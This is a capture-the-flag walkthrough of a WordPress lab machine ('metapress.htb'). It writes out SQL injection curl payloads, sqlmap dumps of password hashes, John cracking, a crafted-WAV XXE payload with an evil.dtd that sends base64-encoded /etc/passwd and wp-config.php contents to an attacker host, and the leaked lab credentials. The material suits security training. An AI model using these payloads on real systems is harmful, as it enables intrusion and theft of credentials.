Nmap scanning using -sC to load the deafult script and -sV to look for versions of the services running

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# sudo nmap -sC -sV 10.10.11.186
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-03 13:57 EST
Nmap scan report for 10.10.11.186
Host is up (0.059s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4b44617d2102d8fec1dc927fecd79ee (RSA)
|   256 2aea2fcb23e8c529409cab866dcd4411 (ECDSA)
|_  256 fd78c0b0e22016fa050debd83f12a4ab (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
|_http-server-header: nginx/1.18.0
```

Let's start from the website
To be able to visit the website we must add the ip in /etc/hosts
Run **wpscan --url** <> to find informations about the site
As for all the wordpress sites there is the subdirectory/wp-admin to insert credentials (even robots.txt is there)
In particular wps tells us the WordPress version (and that this version is insecure)

```
[+] WordPress version 5.6.2 identified (Insecure, released on
 2021-02-22).
 | Found By: Rss Generator (Passive Detection)
 |  - http://metapress.htb/feed/, <generator>https://wordpres
s.org/?v=5.6.2</generator>
 |  - http://metapress.htb/comments/feed/, <generator>https:/
/wordpress.org/?v=5.6.2</generator>
```


Search on google for vulnerabilities of this version: i found a sql injection on this site: https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357
The site states the following:

```
- Create a new "category" and associate it with a new "service" via the BookingPress admin menu (/wp-
admin/admin.php?page=bookingpress_services)
- Create a new page with the "[bookingpress_form]" shortcode embedded (the "BookingPress Step-by-step
Wizard Form")
- Visit the just created page as an unauthenticated user and extract the "nonce" (view source -> search
for "action:'bookingpress_front_get_category_services'")
- Invoke the following curl command

curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=33&
total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'

Time based payload:  curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=1&
total_service=1) AND (SELECT 9578 FROM (SELECT(SLEEP(5)))iyUp)-- ZmjH'
```

We do as it's said and in the source code we find ours "wpnonce"

```
            selectStepCategory(selected_cat_id, selected_cat_name,total_services){
                const vm = this
                vm.appointment_step_form_data.selected_category = selected_cat_id
                vm.appointment_step_form_data.selected_cat_name = selected_cat_name

                var postData = { action:'bookingpress_front_get_category_services',category_id: selected_cat_id,total_service: total_services
,_wpnonce:'e1d0b1db40' };
                axios.post( appoint_ajax_obj.ajax_url, Qs.stringify( postData ) )
                .then( function (response) {
                    vm.services_data = response.data
                }.bind(this) )
                .catch( function (error) {
                    console.log(error);
                });
```

Now we can curl the website with our nonce code (so the query has to be modified) and we intercept the http request with burp suite.
To do so simply open burp suite and execute the following command in the console:
**curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data 'action=bookingpress_front_get_category_services&_wpnonce=e1d0b1db40&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' -x http://127.0.0.1:8080**
We will obtain:



Right click on the request and save it in a file (with a .req ext) so we can modify it
Modify it like so:

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: metapress.htb
User-Agent: curl/7.85.0
Accept: */*
Content-Length: 185
Content-Type: application/x-www-form-urlencoded
Connection: close
action=bookingpress_front_get_category_services&_wpnonce=e1d0b1db40&category_id=33&total_service=0
```

Now with the **sqlmap** tool we can search for databases
sqlmap -r <filename> -p total_service --dbs and we find two databases:

```
[05:40:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.24, Nginx 1.18.0
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[05:40:39] [INFO] fetching database names
available databases [2]:
[*] blog
[*] information_schema

[05:40:39] [INFO] fetched data logged to text files under '/home/kali/.local
/share/sqlmap/output/metapress.htb'

[*] ending @ 05:40:39 /2023-03-04/
```

Now we would like to check them. We can do it with the command **sqlmap -r <filename> -p total_service -D blog --tables**
The command above print the list of all the tables in the database, we are interested in the wp_users table
Let's dump it with the command **sqlmap -r <filename> -p total_service -D blog -T wp_users --dump**
The table contains users and their passwords hashes! Now we can simply convert the hashes with a generic passwords list.

```
[05:52:42] [WARNING] no clear password(s) found
Database: blog
Table: wp_users
[2 entries]
+----+----------------------+------------------------------------+-----------
-------------+------------+-------------+--------------+---------------+----
-----------------+---------------------+
| ID | user_url             | user_pass                          | user_emai
l            | user_login | user_status | display_name | user_nicename | use
r_registered     | user_activation_key |
+----+----------------------+------------------------------------+-----------
-------------+------------+-------------+--------------+---------------+----
-----------------+---------------------+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@met
apress.htb   | admin      | 0           | admin        | admin         | 202
2-06-23 17:58:28 | <blank>             |
| 2  | <blank>              | $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70 | manager@m
etapress.htb | manager    | 0           | manager      | manager       | 202
2-06-23 18:07:55 | <blank>             |
+----+----------------------+------------------------------------+-----------
-------------+------------+-------------+--------------+---------------+----
-----------------+---------------------+

[05:52:42] [INFO] table 'blog.wp_users' dumped to CSV file '/home/kali/.loca
l/share/sqlmap/output/metapress.htb/dump/blog/wp_users.csv'
[05:52:42] [INFO] fetched data logged to text files under '/home/kali/.local
/share/sqlmap/output/metapress.htb'
```

I saved the two hashes found on a txt file to pass them to **John** and find the clear passwords
john passhash.txt (to use default passwords list)
We find manager:partylikearockstar and we can try these credential in the wp-login page
The credentials works and now we are inside the admin page of the site
This WordPress version has a vulnerability in the media page, here is the reference: https://blog.wpsec.com/wordpress-xxe-in-media-library-cve-2021-29447/
So basically we are able to insert a malicious .wav in the media page adding a payload that allows us to see the /etc/passwd file
To generate the WAVE file we simply have to do:
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://<attacker ip>:<port>/evil.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wav
And inside the **evil.dtd** I put the following XML document:

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://<attacker ip>:<port>/?p=%file;'>">
```

Then I started a webserver on the same directory where **evil.dtd** file is: **python3 -m http.server**
And finally upload payload.wav to WordPress.
We will immediately receive the encoded content of /etc/passwd
I saved the content in a text file and decoded it with the command **base64 -d <filename>.txt**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ base64 -d decode.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:106:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:107:65534::/srv/ftp:/usr/sbin/nologin
base64: invalid input
```

We found the users list (jnelson seems interesting but we don't know the password yet)
Redo the exact same things but now trying to find the file **wp-config.php** that might contain other credentials
To find it, we have to know where this file is normally stored. Found this on google: https://stackoverflow.com/questions/10674867/nginx-default-public-www-location
In particular it says:

The default Nginx directory on Debian is `/var/www/nginx-default`.

You can check the file: `/etc/nginx/sites-enabled/default`

and find

```
server {
        listen   80 default;
        server_name  localhost;

        access_log  /var/log/nginx/localhost.access.log;

        location / {
                root   /var/www/nginx-default;
                index  index.html index.htm;
        }
```

The root is the default location.

So modify evil.dtd like so:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/nginx/sites-enabled/default">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://<attacker ip>:<port>/?p=%file;'>">
```

And rerun the above attack
Decode the content and we find that all the informations are stored in **/var/www/metapress.htb/blog**

```
└─$ echo -n c2VydmVyIHsKCglsaXN0ZW4gODA7CglsaXN0ZW4gWzo6XTo4MDsKCglyb290IC92YXIvd3d3L21ldGFwc
mVzcy5odGIvYmxvZzsKCglpbmRleCBpbmRleC5waHAgaW5kZXguaHRtbDsKCiAgICAgICAgaWYgKCRodHRwX2hvc3QgIT
0gIm1ldGFwcmVzcy5odGIiKSB7CiAgICAgICAgICAgICAgICByZXdyaXRlIF4gaHR0cDovL21ldGFwcmVzcy5odGIvOwo
gICAgICAgIH0KCglsb2NhdGlvbiAvIHsKCQl0cnlfZmlsZXMgJHVyaSAkdXJpLyAvaW5kZXgucGhwPyRhcmdzOwoJfQog
ICAgCglsb2NhdGlvbiB+IFwucGhwJCB7CgkJaW5jbHVkZSBzbmlwcGV0cy9mYXN0Y2dpLXBocC5jb25mOwoJCWZhc3RjZ
2lfcGFzcyB1bml4Oi92YXIvcnVuL3BocC9waHA4LjAtZnBtLnNvY2s7Cgl9CgoJbG9jYXRpb24gfiogXC4oanN8Y3NzfH
BuZ3xqcGd8anBlZ3xnaWZ8aWNvfHN2ZykkIHsKCQlleHBpcmVzIG1heDsKCQlsb2dfbm90X2ZvdW5kIG9mZjsKCX0KCn0
K | base64 --decode
server {

        listen 80;
        listen [::]:80;

        root /var/www/metapress.htb/blog;

        index index.php index.html;

        if ($http_host ≠ "metapress.htb") {
                rewrite ^ http://metapress.htb/;
        }

        location / {
                try_files $uri $uri/ /index.php?$args;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/var/run/php/php8.0-fpm.sock;
        }

        location ~* \.(js|css|png|jpg|jpeg|gif|ico|svg)$ {
                expires max;
                log_not_found off;
        }

}
```

So now with the same method but with evil.dtd like so:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/var/www/metapress.htb/blog/wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://<attacker ip>:<port>/?p=%file;'>">
```

We obtain the **FTP** credentials

```
└─$ base64 -d decode2.txt
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
```

Now connect to the ftp server with **metapress.htb:9NYS_ii@FyL_p5M2NvJ**
ftp 10.10.11.186 (target ip)
Insert the credentials and we are in

```
└─$ ftp 10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:kali): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Now we can search for useful infos inside the server
In particular inside the directory "mailer" we can find a **send_email.php** that we can download with **get send_email.php**
Inside of it we find the pasword of the user jnelson:Cb4_JmWM8zUZWMu@Ys
Ssh connect with these credentials and we are inside the machine!
cat user.txt and we have the first flag
Now we will do a priv esc: we could import linpeas but i'd like to check manually for some method first
We can see that they generated the passwords using a tool called **passpie**
Let's find the version with the command **passpie --version** (it's 1.6.1)
It encrypts using PGP (a secure encryption system) but we can look for vulnerabilities of the tool itself on Google
No vulnerabilities found. Let's see if there is some misconfiguration in the tool or they are using it in a insecure way
If we do **ls -la** in the .passpie directory we can see they left the public and the private keys visible (inside the .keys file) and the crypted password for root
Save all in our machine with the command **scp jnelson@10.10.11.186:.passpie/.keys .keys** and **scp jnelson@10.10.11.186:.passpie/ssh/root.pass root.pass**
Let's see if we can recover the passphrase using **gpg2john** and **john**
gpg2john .keys > password
sudo john -w:/usr/share/john/password.lst password
And we found the passphrase to be "blink182"
Now with the passphrase we can obtain the clear password of root:p7qfAZt4_A1xo_0x and the last flag

```
jnelson@meta2:~$ passpie export cleartextpasswd
Passphrase:
jnelson@meta2:~$ cat cleartextpasswd
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
jnelson@meta2:~$
```